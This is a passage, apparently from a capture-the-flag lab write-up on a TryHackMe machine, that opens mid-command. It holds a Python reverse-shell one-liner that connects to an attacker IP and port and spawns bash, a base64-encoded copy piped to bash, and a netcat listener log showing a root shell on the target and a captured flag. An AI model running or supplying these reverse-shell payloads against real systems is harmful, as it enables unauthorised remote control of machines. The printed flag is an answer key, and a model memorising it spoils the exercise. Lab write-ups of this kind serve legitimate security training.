PU1QiKSxpbnQob3MuZ2V0ZW52KCJSUE9SVCIpKSkpO1tvcy5kdXAyKHMuZmlsZW5vKCksZmQpIGZvciBmZCB
pbiAoMCwxLDIpXTtwdHkuc3Bhd24oImJhc2giKSc='| base64 -d | bash"
```



```
export RHOST="10.18.88.130";export RPORT=1337;python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for
fd in (0,1,2)];pty.spawn("bash")'
```

```
ZXhwb3J0IFJIT1NUPSIxMC4xOC44OC4xMzAiO2V4cG9ydCBSUE9SVD0xMzM3O3B5dGhvbjMgLWMgJ2ltcG9ydCBzeXMsc29ja2V0LG9zLHB0eTtzPXNvY2tldC
5zb2NrZXQoKTtzLmNvbm5lY3QoKG9zLmdldGVudigiUkhPU1QiKSxpbnQob3MuZ2V0ZW52KCJSUE9SVCIpKSkpO1tvcy5kdXAyKHMuZmlsZW5vKCksZmQpIGZv
ciBmZCBpbiAoMCwxLDIpXTtwdHkuc3Bhd24oImJhc2giKSc=
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.242.54] 45952
root@ubuntu:/var/opt/microsoft/scx/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/var/opt/microsoft/scx/tmp# cd /root
cd /root
root@ubuntu:/root# ls
ls
root.txt  snap
root@ubuntu:/root# cat root.txt
cat root.txt
THM{7f147ef1f36da9ae29529890a1b6011f}
root@ubuntu:/root# 
```